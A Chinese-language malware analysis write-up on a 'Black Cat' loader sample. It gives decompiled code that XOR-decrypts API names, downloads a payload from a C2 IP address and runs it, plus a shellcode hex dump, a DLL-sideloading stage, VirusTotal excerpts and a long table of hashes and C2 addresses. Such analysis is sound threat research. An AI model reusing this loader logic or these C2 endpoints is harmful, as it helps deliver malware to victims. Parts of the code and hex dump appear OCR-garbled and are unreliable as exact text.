

## 黑猫样本分析

### 文件静态信息

文件名：Test单独.exe

MD5：082f9d9d45831533726d1c674013b2c1

样本带有过期的数字签名



ida打开查看是一个vs2010开发的64位的MFC程序

火绒剑运行监控发现有网络连接行为

09:14:00:911	1.exe	15320	1532	FILE_open	C:\Windows\System32\oleaccr.dll	access:0x00120089 alloc_size:0 at
09:14:00:911	1.exe	15320	1532	FILE_open	C:\Windows\System32\uxtheme.dll	access:0x00100021 alloc_size:0 at
09:14:00:928	1.exe	15320	1532	FILE_open	C:\Windows\System32\dwmapl.dll	access:0x00100021 alloc_size:0 at
09:14:00:928	1.exe	15320	1532	FILE_open	C:\Users\QYF\Desktop\1.exe	access:0x00120089 alloc_size:0 at
09:14:00:928	1.exe	15320	1532	FILE_open	C:\Windows\System32\winhttp.dll	access:0x00100021 alloc_size:0 at
09:14:00:944	1.exe	15320	1532	FILE_open	C:\Windows\System32\OnDemandConnRouteHelper.dll	access:0x00100021 alloc_size:0 at
09:14:00:944	1.exe	15320	1532	FILE_open	C:\Windows\Globalization\Sorting\SortDefault.nls	access:0x00120089 alloc_size:0 at
09:14:00:944	1.exe	15320	1532	FILE_open	C:\Windows\System32\webio.dll	access:0x00100021 alloc_size:0 at
09:14:00:961	1.exe	15320	1532	FILE_open	C:\Windows\System32\mswsock.dll	access:0x00100021 alloc_size:0 at
09:14:00:961	1.exe	15320	1532	FILE_open	C:\Windows\System32\winnsi.dll	access:0x00100021 alloc_size:0 at
09:14:00:961	1.exe	15320	1532	FILE_open	C:\Windows\System32\winnsrres.dll	access:0x00120089 alloc_size:0 at
09:14:00:961	1.exe	15320	1532	FILE_open	C:\Program Files\WindowsApps\Microsoft.LanguageExperiencePackzh-CN_18362.49.139.0_neutral_8wekyb3d8bbwe\...	access:0x00100001 alloc_size:0 at
09:14:00:961	1.exe	15320	1532	FILE_open	C:\Windows\System32\usp10c.dll	access:0x00100021 alloc_size:0 at
09:14:00:976	1.exe	15320	1532	FILE_open	C:\Program Files\WindowsApps\Microsoft.LanguageExperiencePackzh-CN_18362.49.139.0_neutral_8wekyb3d8bbwe\...	access:0x00100001 alloc_size:0 at
09:14:00:976	1.exe	15320	1532	FILE_open	C:\Windows\System32\wsqhqs.dll	access:0x00120089 alloc_size:0 at
09:14:00:976	1.exe	15320	1532	FILE_open	C:\Program Files\WindowsApps\Microsoft.LanguageExperiencePackzh-CN_18362.49.139.0_neutral_8wekyb3d8bbwe\...	access:0x00100001 alloc_size:0 at
09:14:00:976	1.exe	15320	1532	FILE_open	C:\Windows\System32\wsqhqs.dll	access:0x00120089 alloc_size:0 at
09:14:00:976	1.exe	15320	1532	FILE_open	C:\Program Files\WindowsApps\Microsoft.LanguageExperiencePackzh-CN_18362.49.139.0_neutral_8wekyb3d8bbwe\...	access:0x00100001 alloc_size:0 at
09:14:00:976	1.exe	15320	1532	FILE_open	C:\Windows\System32\wsqhqs.dll	access:0x00120089 alloc_size:0 at
09:14:00:976	1.exe	15320	1532	FILE_open	C:\Program Files\WindowsApps\Microsoft.LanguageExperiencePackzh-CN_18362.49.139.0_neutral_8wekyb3d8bbwe\...	access:0x00100001 alloc_size:0 at
09:14:00:976	1.exe	15320	1532	FILE_open	C:\Windows\System32\wsqhqs.dll	access:0x00120089 alloc_size:0 at
09:14:00:976	1.exe	15320	1532	FILE_open	C:\Program Files\WindowsApps\Microsoft.LanguageExperiencePackzh-CN_18362.49.139.0_neutral_8wekyb3d8bbwe\...	access:0x00100001 alloc_size:0 at
09:14:00:976	1.exe	15320	1532	FILE_open	C:\Windows\System32\wsqhqs.dll	access:0x00120089 alloc_size:0 at
09:14:00:976	1.exe	15320	1532	FILE_open	C:\Program Files\WindowsApps\Microsoft.LanguageExperiencePackzh-CN_18362.49.139.0_neutral_8wekyb3d8bbwe\...	access:0x00100001 alloc_size:0 at
09:14:00:976	1.exe	15320	1532	FILE_open	C:\Windows\System32\wsqhqs.dll	access:0x00120089 alloc_size:0 at
09:14:00:976	1.exe	15320	1532	FILE_open	C:\Program Files\WindowsApps\Microsoft.LanguageExperiencePackzh-CN_18362.49.139.0_neutral_8wekyb3d8bbwe\...	access:0x00100001 alloc_size:0 at
09:14:00:976	1.exe	15320	1532	FILE_open	C:\Windows\System32\wsqhqs.dll	access:0x00120089 alloc_size:0 at
09:14:00:976	1.exe	15320	1532	FILE_open	C:\Program Files\WindowsApps\Microsoft.LanguageExperiencePackzh-CN_18362.49.139.0_neutral_8wekyb3d8bbwe\...	access:0x00100001 alloc_size:0 at
09:14:15:707	1.exe	15320	1532	PROC_exec	C:\Windows\System32\WerFault.exe	target_pid:1960 cmdline:C:\Wind-
09:14:15:722	WerFault.exe	19600	1532	EXEC_create	C:\Windows\System32\WerFault.exe	parent_pid:1532 cmdline:C:\Win-

## 逆向分析

样本使用循环key异或字符串，key为末尾两个参数拼接组成字符串

```

v15 = -2LL;
v14 = 0;
sub_14000100A((__int64)v11, (__int64)&unk_140656530);
append_sub_1400011D6((__int64)v11, a4);
append_sub_1400011D6((__int64)v11, a5);
index = 0;
for ( j = 0; j < a3; ++j )
{
    v16 = index;
    v7 = get_len_sub_14000131B(v11);
    if ( v16 == v7 )
        index = 0; // 循环key异或
    v17 = *(char *)(a2 + j);
    v8 = (_BYTE *)sub_140001104(v11, index);
    *(_BYTE *)(a2 + j) = *v8 ^ v17;
    ++index;
}
sub_14000100A(a1, a2);
v14 |= 1LL;

```

通过解密出来的字符串加载dll库和使用GetProcAddress获取函数地址

### 使用HeapCreate携带参数HEAP\_CREATE\_ENABLE\_EXECUTE创建堆空间

```
v11[0] = 14;
v11[1] = 42;
v11[2] = 11;
v11[3] = 21;
v11[4] = 40;
v11[5] = 33;
v11[6] = 35;
v11[7] = 46;
v11[8] = 30;
v11[9] = 0;
v11[10] = 0;
memmove(v6, "FOj", 3uLL);
memmove(v7, "eKs", 3uLL);
v24 = v23;
v34 = xor_sub_140001249((int)v23, (int)v11, 10, (int)v6, (__int64)v7);
HeapCreate = (__int64 (__fastcall *))(__int64, __int64, __int64))GetProcAddress_sub_14000101E(v10, v34); // HeapCreate
v13 = (BOOL (__stdcall *) (HWND, LPARAM))HeapCreate(0x4000LL, 1500LL, 4096LL);
memset(&v13, 0, 24);
```

获取winhttp库API函数地址，使用WinHttpConnect、WinHttpSendRequest发送Get请求获取恶意负载

http:\\27.124.43.226:280\\Test.txt

```

v7 = (__int64 (__fastcall *))(__int64, const wchar_t *, __int64, _QWORD))GetProcAddress_sub_14000101E(a3, v60);
LOWORD(v8) = 280;
v16 = v7(v15, L"27.124.43.226", v8, 0LL);
v23[0] = 'G';
v23[1] = 'E';
v23[2] = 'T';
v23[3] = 0;
v24[0] = 36;
v24[1] = 27;
v24[2] = 8;
strcpy(v25, "/");
v25[2] = 28;
v25[3] = 3;
v25[4] = 61;
v25[5] = 22;
v25[6] = 2;
v25[7] = 26;
v25[8] = 58;
v25[9] = 22;
v25[10] = 3;
v25[11] = 19;
v25[12] = 2;
v25[13] = 7;
v25[14] = 28;
v25[15] = 0;
memmove(v20, &unk_14065653C, 3uLL);
memmove(v21, "gth", 3uLL);
v46 = &v45;
v61 = sub_1400013C5(v14);
v62 = xor_sub_140001249((int)v46, (int)v24, 18, (int)v20, (__int64)v21); // WinHttpOpenRequest
v9 = (__int64 (__fastcall *))(__int64, _WORD *, __int64, _QWORD, _QWORD, _QWORD, _DWORD))GetProcAddress_sub_14000101E(
                                                                    a3,
                                                                    v62);

v17 = v9(v16, v23, v61, 0LL, 0LL, 0LL, 0);
v26[0] = 16;

```

随后调用EnumThreadWindows执行

```


lpfn[4] = v15;
v29 = v28;
v36 = sub_14000100A((__int64)v28, (__int64)"Test.txt");
sub_1400013BB((__int64)lpfn, v10, v17, v36);
v18[0] = 4;
v18[1] = 21;
v18[2] = 38;
v18[3] = 35;
v18[4] = 51;
v18[5] = 25;
v18[6] = 118;
v18[7] = 67;
v18[8] = 126;
v18[9] = 38;
v18[10] = 47;
v18[11] = 28;
v18[12] = 0;
memmove(v6, "EqP", 3uLL);
memmove(v7, "BCp", 3uLL);
xor_sub_140001249((int)v19, (int)v18, 12, (int)v6, (__int64)v7);
v31 = v30;
v37 = sub_140001456(v30, v19);
v20 = loadlibrary_sub_140001046(v37, 0LL);
sub_1400011EF(v20, (__int64)lpfn);
EnumThreadWindows(0, lpfn[0], 0LL);
exit(0);

```

从VT上找的下下载的文件MD5为35be6e15c6f37f4f7b472d7b63fe0d4d，是一段shellcode

BA0h: 75 EE 49 8B CF 41 FF D7 48 8B 9C 24 80 02 00 00 u1I<ïÄÿ×H<æ\$€...  
B0h: 33 C0 48 81 C4 40 02 00 00 41 5F 41 5E 41 5D 41 3ÄH.Ä@...A\_A^AJA  
BC0h: 5C 5F 5E 5D C3 CC CC CC CC CC CC CC CC \\_ ^jÄïïïïïïïïïïïï  
BD0h: 48 89 5C 24 08 48 89 6C 24 10 48 89 74 24 18 48 H%\\$ .H%l\$.H%t\$.H  
BE0h: 89 7C 24 20 48 63 41 3C 45 33 C9 48 8B DA 4C 8B %| \$ HcA<E3EH<ÜL<  
BF0h: D9 44 8B 84 08 88 00 00 00 4C 03 C1 41 8B 78 1C ÜD<",".^...L.ÁA<x.  
400h: 45 8B 50 20 48 03 F9 41 8B 70 24 4C 03 D1 45 8B E<P H.ùA<p\$L.ÑE<  
410h: 40 18 48 03 F1 45 85 C0 74 4D 48 BD 54 59 67 23 @.H.ñE...ÄtMH½TYg#  
420h: 85 00 00 00 0F 1F 40 00 0F 1F 84 00 00 00 00 00 .....@.....  
430h: 41 8B 12 48 8B C5 49 03 D3 0F B6 0A 84 C9 74 16 A< .H<ÄI.Ó.¶.„Ét.  
440h: 48 6B C0 21 48 0F BE C9 48 8D 52 01 48 03 C1 0F HkÀ!H.¾EH.R.H.Á.  
450h: B6 0A 84 C9 75 EA 48 3B C3 74 23 41 FF C1 49 83 ¶.„ÉuêH;Ät#AÿÄIf  
460h: C2 04 45 3B C8 72 C9 33 C0 48 8B 5C 24 08 48 8B Ä.E;ËÉ3ÄH<\\$.H<  
470h: 6C 24 10 48 8B 74 24 18 48 8B 7C 24 20 C3 42 0F l\$.H<t\$.H<|\$ ÄB.  
480h: B7 0C 4E 8B 04 8F 49 03 C3 EB DE CC CC CC CC CC .N< .I.Äëpïïïïï  
490h: 58 50 C3 64 51 77 4B 62 56 4A 58 6A 33 00 28 23 XPÄdQwKbVJXj3.(#  
4A0h: 00 00 32 37 2E 31 32 34 2E 34 33 2E 32 33 32 00 ..27.124.43.232.  
4B0h:

shellcode还是从网络下载下一阶段



发送dQwKbVjXj3给C2服务器

00007FF63D8F5C84	41:FFD5	call r13	r13:connect
00007FF63D8F5C87	83F8 FF	cmp eax,FFFFFFFF	
00007FF63D8F5C8A	74 E6	jbe 1.7FF63D8F5C72	
00007FF63D8F5C8C	48:B542	mov rdx,qword ptr ss:[rsp+58]	[rsp+58]:"dQwKbVjXj3"
00007FF63D8F5C91	45:33C9	xor r9d,r9d	
00007FF63D8F5C94	48:BCE	mov rcx,rsi	
00007FF63D8F5C97	45:8D41	lea r8d,qword ptr ds:[r9+A]	
00007FF63D8F5C9B	FF5424 6	call qword ptr ss:[rsp+68]	[rsp+68]:send
00007FF63D8F5C9F	85C0	test eax,eax	
00007FF63D8F5CA1	0F8E 410	jle 1.7FF63D8F5DE8	
00007FF63D8F5CA7	4C:8B62	mov r13,qword ptr ss:[rsp+70]	r13:connect, [rsp+70]:recv
00007FF63D8F5CAC	48:8D95	lea rdx,qword ptr ss:[rbp+188]	

因为没有后续根据VT关联，后面分析arphaDump64.dll

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.			
Contacted URLs (3)			
Scanned	Detections	Status	URL
2024-06-17	0 / 95	200	https://yjiwj2024.oss-cn-shanghai.aliyuncs.com/arphaDump64.dll
2024-06-24	0 / 95	200	http://38.49.39.218:280/Test.txt
2024-06-17	0 / 95	200	https://yjiwj2024.oss-cn-shanghai.aliyuncs.com/arphaCrashReport64.exe
Contacted Domains (5)			
Domain	Detections	Created	Registrar
ax-0001.ax-msedge.net	0 / 94	2024-03-06	MarkMonitor Inc.
oss-cn-shanghai.aliyuncs.com	0 / 94	2012-04-01	Alibaba Cloud Computing (Beijing) Co., Ltd.
tsel.mm.bing.net	0 / 94	1997-09-03	MarkMonitor Inc.
www.microsoft.com	0 / 94	1991-05-02	MarkMonitor Inc.
yjiwj2024.oss-cn-shanghai.aliyuncs.com	8 / 94	2012-04-01	Alibaba Cloud Computing (Beijing) Co., Ltd.
Contacted IP addresses (16)			
IP	Detections	Autonomous System	Country
139.196.119.57	1 / 94	37963	CN
150.171.27.10	1 / 94	8075	US
150.171.28.10	3 / 94	8075	US
192.168.0.85	0 / 94	-	-
192.168.0.90	0 / 94	-	-
20.99.133.109	0 / 94	8075	US
20.99.185.48	0 / 94	8075	US
20.99.186.246	0 / 94	8075	US
204.79.197.203	0 / 94	8068	US
23.198.171.50	0 / 94	16625	US
Execution Parents (1)			
Scanned	Detections	Type	Name

显然这是一个白加黑，黑dll如下

0f4c555dc838ea3ba222b6d64e93be6400f5ecb6ae432a653fb5688eff719d5			
36/72 security vendors flagged this file as malicious			
Community Score		Size	Last Analysis Date
36 / 72		55.00 KB	2 months ago
pedll idle 64bits detect debug-environment long-sleeps			
DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY			
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.			
Popular threat label		Threat categories	Family labels
trojan.dllhijack		trojan	dllhijack
Security vendors' analysis			
Do you want to automate checks?			
AhnLab-V3	Malware/Win.Generic.CS652526	AliCloud	Trojan:Win/DLLhijack.ir
ALYac	Trojan.GenericKD.74546901	Antiy-AVL	Trojan/Win32.DLLhijack
Arcabit	Trojan.Generic.D4717ED5	Avast	Win64:TrojanX-gen [Trj]
AVG	Win64:TrojanX-gen [Trj]	BitDefender	Trojan.GenericKD.74546901
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	CTX	DLL.trojan.dllhijack
Cylance	Unsafe	DeepInstinct	MALICIOUS
Elastic	Malicious (moderate Confidence)	Emsisoft	Trojan.GenericKD.74546901 (B)
eScan	Trojan.GenericKD.74546901	GData	Trojan.GenericKD.74546901
Google	Detected	Huorong	Trojan/HIJack.ez

dll导出3个函数是从注册表读取数据，然后修改执行权限执行

```
42 if ( v15 >= 0x10 )
43     v1 = (void **)Block[0];
44     memset(v1, 0, 0x5AAuLL);
45     v2 = hModule;
46     v14 = 1450LL;
47     v3 = Block;
48     if ( v15 >= 0x10 )
49     {
50         v3 = (void **)Block[0];
51         *((_BYTE *)v3 + 1450) = 0;
52         v10 = 1450;
53         strcpy(ProcName, "RegGetValueW");
54         RegGetValueW = GetProcAddress(v2, ProcName);
55         v5 = Block;
56         if ( v15 >= 0x10 )
57         {
58             v5 = (void **)Block[0];
59             if ( !((__fastcall int (__fastcall *))(__int64, _QWORD, const wchar_t *, __int64, _QWORD, void **, unsigned int *))RegGetValueW)(
60                 v11,
61                 0LL,
62                 L"lpData",
63                 8LL,
64                 0LL,
65                 v5,
66                 &v10 )
67             {
68                 strcpy(v16, "RegCloseKey");
69                 v6 = GetProcAddress(hModule, v16);
70                 ((void (__fastcall *))(__int64))v6(v11);
71                 strcpy(v10, "VirtualProtect");
72                 v7 = GetProcAddress(qword_18000FFC8, v19);
73                 v8 = Block;
74                 if ( v15 >= 0x10 )
75                 {
76                     v8 = (void **)Block[0];
77                     ((void (__fastcall *))(void **, _QWORD, __int64, unsigned int *))v7(v8, v10, 64LL, &v10);
78                     v9 = Block;
79                     if ( v15 >= 0x10 )
80                     {
81                         v9 = (void **)Block[0];
82                         ((void (*) (void))v9)();
83                     }
84                     if ( v15 >= 0x10 )
85                     {
86                         j_free(Block[0]);
87                     }
88                 }
89             }
90         }
91     }
```

关联分析

VT

48

Community Score

-54

48/72 security vendors flagged this file as malicious

Reanalyze Similar More

7fcd3560ef424424dbd26b8e1ba90ca0f6198aa1d0bda44f92cb880f4666a1f1

Size2.10 MB

Last Analysis Date2 months ago

DLL

alphaDump64.dll

peidlsignedinvalid-signatureidleoverlaydetect-debug-environmentlong-sleeps64bits

DETECTIONDETAILSRELATIONSBEHAVIORCOMMUNITY2

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Execution Parents (63)

Scanned	Detections	Type	Name
2024-08-13	28 / 74	Win32 EXE	2000008dan.exe
2025-01-30	35 / 72	Win32 EXE	32423423423.exe
2024-09-08	27 / 73	Win32 EXE	11mfc.exe
2025-01-30	40 / 72	Win32 EXE	111.exe
2025-01-30	34 / 71	Win32 EXE	Tunesp.exe
2025-01-30	48 / 72	Win32 EXE	fdssdsgssdsdv.exe
2024-11-17	34 / 73	Win32 EXE	0001.exe
2024-08-12	16 / 62	ZIP	missed1.zip
2025-01-30	42 / 71	Win32 EXE	196e8dc4e1987096275621cc4bf8c37b16ebdf0ac53f3906941d8737309a61bd
2025-01-30	40 / 72	Win32 EXE	fdssdsgssdsdv.exe

Bundled Files (8)

Scanned	Detections	File type	Name
2025-03-31	0 / 62	XML	1
?	?	file	010c95eae0795a58cf811e8b79e2c7d98b7101ad248053aa3cbf16672ca4fcc
?	?	file	68d164ed01a9d1d908c454f71a9f9495d8f8517ec756d847602e83c542477c4d

jerryrat2024.oss-cn-beijing.aliyuncs.com

<https://www.virustotal.com/gui/file/7fcd3560ef424424dbd26b8e1ba90ca0f6198aa1d0bda44f92cb880f4666a1f1/relations>

文件名	MD5	DOMAIN\IP
2000008dan.exe	fd20e67abbe663482131041e5e913cda	103.87.243.36:280
32423423423.exe	081796fab7cfc3b86c6c2d33d3763c5b	154.198.53.117:280,154.198.53.117:9000
11mfc.exe	40fc76602fc256ed00347937c8524438	137.220.146.131:280
IIII.exe	27f448c2bec3ae0a1f5e13bf9c4d0113	154.198.53.117:9000
杰瑞Mfc.exe	5ff24eb07890d24f1377bea0c632391a	45.194.37.7:280
fdssdsgssdsdv大.exe	90a68b1e049c3ee0bb45d98582aac0d	202.162.98.134:9000,jierufwqi.com
0001.exe	e79ed05d5e13778e17f30ce29c3cf093	154.82.85.193:9000
missed1.zip	57ccb8331605409370b7c3ccd859c850	202.162.98.134,jierufwqi.com
	88f3e47ee11be54cb5682119c3ebb61f	154.82.93.96:1688
fdssdsgssdsdv大.exe	4f49afdd17bcd0019327f4f6ba894120	154.198.53.117:280
MFCApplication1.exe	4e5fc012718e562ed588de4ebac425e7	216.224.127.63:280,wt3z8.cn??
tsetup-x64&7.exe	2d5fee4a2f8c41d241c95cf270b7924d	240728ssfdsfdsfdffwmm.oss-cn-beijing.aliyuncs.com,154.212.149.181:1688
杰瑞Mfc.exe	30d73384015546e788046f3d30b50b20	54.198.53.117:280
2000008dan.exe	861376ebd3ba9a4b03a33be05f33437f	154.82.85.193:9000
	db6066c487a634e8ebebe9ed11bff715	61.160.215.127:280,149.88.82.13:9000
ookk.exe	62ca9e61511282976511a81b41fb56ec	154.82.93.96:280
MFCApplication1.exe	305abf757f3a7c3e2ce4f45de9787e7a	154.82.85.193:9000
杰瑞Mfc.exe	76e861d52245764b092a67e16478f2c8	216.224.127.30:9000
QuickFox.exe	2f2747b08b1e6892cb8ee6782ce7494a	154.82.85.193:9000
MFCApplication3.exe	af22ce0a8e0a9d79b7b8884c5ba89b1c	154.82.85.193:9000
Mfc.exe	b3302fac058a9df6650e97fb5e99c7c2	192.253.234.96:280, <a href="http://www.dkpc.net">www.dkpc.net</a>
MFCApplication3.exe	a672d26bd6f7246ba412a99635035b1f	154.82.85.193:9000,154.82.85.236:280
2000008dan.exe	3ebb7dab80bdd8e4715c103aaeed2d70	149.88.82.13:9000,61.160.215.127:280
007.exe	2913acea140df8ce5abdf182591c3338	154.82.93.96:1688
	4eada511e9cde4432206a093efda8c0b	154.198.53.118:9000,154.198.53.117:280
231232.exe	8dd6e91a3d7c9404359c7eefeb0933c3	206.238.220.102:9000
最新话术4&qq.exe	da35d4988ee3c053b299f2ba7461e477	206.238.179.202:9000
Chrom3.27.exe	5bc35b74e6a128071c639438a9251ee7	216.224.127.6:9000,216.224.127.63:280
IIII.exe	4e85b1e860e38909ac157b53d4bafc64	154.198.53.117:9000
	<b>316c440b4db217fd0111384249aba6f9</b>	yesno33727323123yyy.oss-cn-beijing.aliyuncs.com,156.251.17.31:8000,
11mfc.exe	1f6dc2c81f8171d5d6e4ae62c706600e	192.253.234.96:280,54.26.210.78:9000, <a href="http://www.dkpc.net">www.dkpc.net</a>
007.exe	d02a4a46c43e2f35c034ec98cf407a41	154.198.53.118:9000,154.198.53.117:280
devenv.exe	0fffc59759bae584e17b078e8e8b1e03	154.198.53.118:9000,154.198.53.117:280
杰瑞Mfc.exe	30aad0ecea1901897e35db397499644f	154.198.53.117:280,154.198.53.117:9000
tsetup-x64.zip	eef4d65b156b070826b6f3deb9345e68	45.194.37.7:9000
IIII.exe	0c9382f5098ebd59162ff1f59c78cea0	216.224.127.61:9000,192.253.234.96:280, <a href="http://www.dkpc.net">www.dkpc.net</a>
11mfc.exe	10c94f5969bba2c0f21e2945d1c66c13	156.248.57.52:280
MFCApplication2.exe	0fb4f74aecefb4e4cbd14c878c854e2a	149.88.82.83:280
fdssdsgssdsdv大.exe	9bda1004c11dc522e588481565304512	216.224.127.61:9000,192.253.234.96:280, <a href="http://www.dkpc.net">www.dkpc.net</a>
ookk.exe	9236395a948f803023310aac5aef58ab	137.220.146.131
sss.exe	75f0d2ccdf3424298cd4e82446be2df8	sc-2cuv.cn-beijing.oss-adns.aliyuncs.com,gds.alibabadns.com,sc-2cuv.cn-beijing.oss-adns.aliyuncs.com,154.198.53.118:9000,154.198.53.117:280
MFCApplication1.exe	b6f8767190fe435a91a8c6ad8dec62e	ggtgmm.com,139.186.143.39:9000

文件名	MD5	DOMAIN\IP
MFCApplication3.exe	34135cd0c487ce5fad29a74582efe624	27.124.43.232:9000
IIII.exe	9463670928ff5d1db2bd323205c5745c	192.253.234.96:280,216.224.127.61:9000
	5fe0c86d421bf4908c104f4c773aa76f	154.19.163.250:9000
	595b1ee37eb2c3af49ab4b1d0c8621dd	yesno33727323123yyy.oss-cn-beijing.aliyuncs.com
	9badb641e4dbbe5f8a6210d196cbb925	103.127.83.23:9630,103.127.83.47:280
	93d2b792e78d84ea1fe7bbc78f29b5e4	45.194.37.7:9000
	553f06cf08e33d5f59e69a45458d72e0	154.82.85.193:9000,154.82.85.236:280
Test单独.exe	646b536d4a0df408d5c3253491c7ef53	154.82.85.193:9000
007.exe	08d319550c52a68f22d624cc6c97d361	206.238.199.29:280
2000008dan.exe	6207644f9a4ce5c3b89e2de8c2bae992	154.26.210.78:9000 , <a href="http://www.dkpc.net">www.dkpc.net</a>
MFCApplication1.exe	d929cea78b96fbffa687c86190c91396	27.124.43.232:9000
Flash.exe	68ada1b2ae1c1546ad9db8a5b085c326	206.233.129.201:9000
1111.exe	744e7712f94d21767154e25d08ddca07	45.194.37.7:280
素材&vv.exe	8b83c213a71c9bdbee02c937ebb7e716	43.155.24.235:9000,qvocbg.net,yesno33727323123yyy.oss-cn-beijing.aliyuncs.com
	3b71cec61a24977a6069b221ac96329a	149.88.82.83:280
11mfc.exe	301575b2aa1da4bf72a38ee9eae98b5f	61.160.215.127:280, 149.88.82.13:9000
0001.exe	b7d23c6cf039450dfe5564b951a67ca7	149.88.82.13:9000 ,61.160.215.127:280
11mfc.exe	7a16fe4975920a79b907b23f811f6fb9	149.88.82.13:9000 ,61.160.215.127:280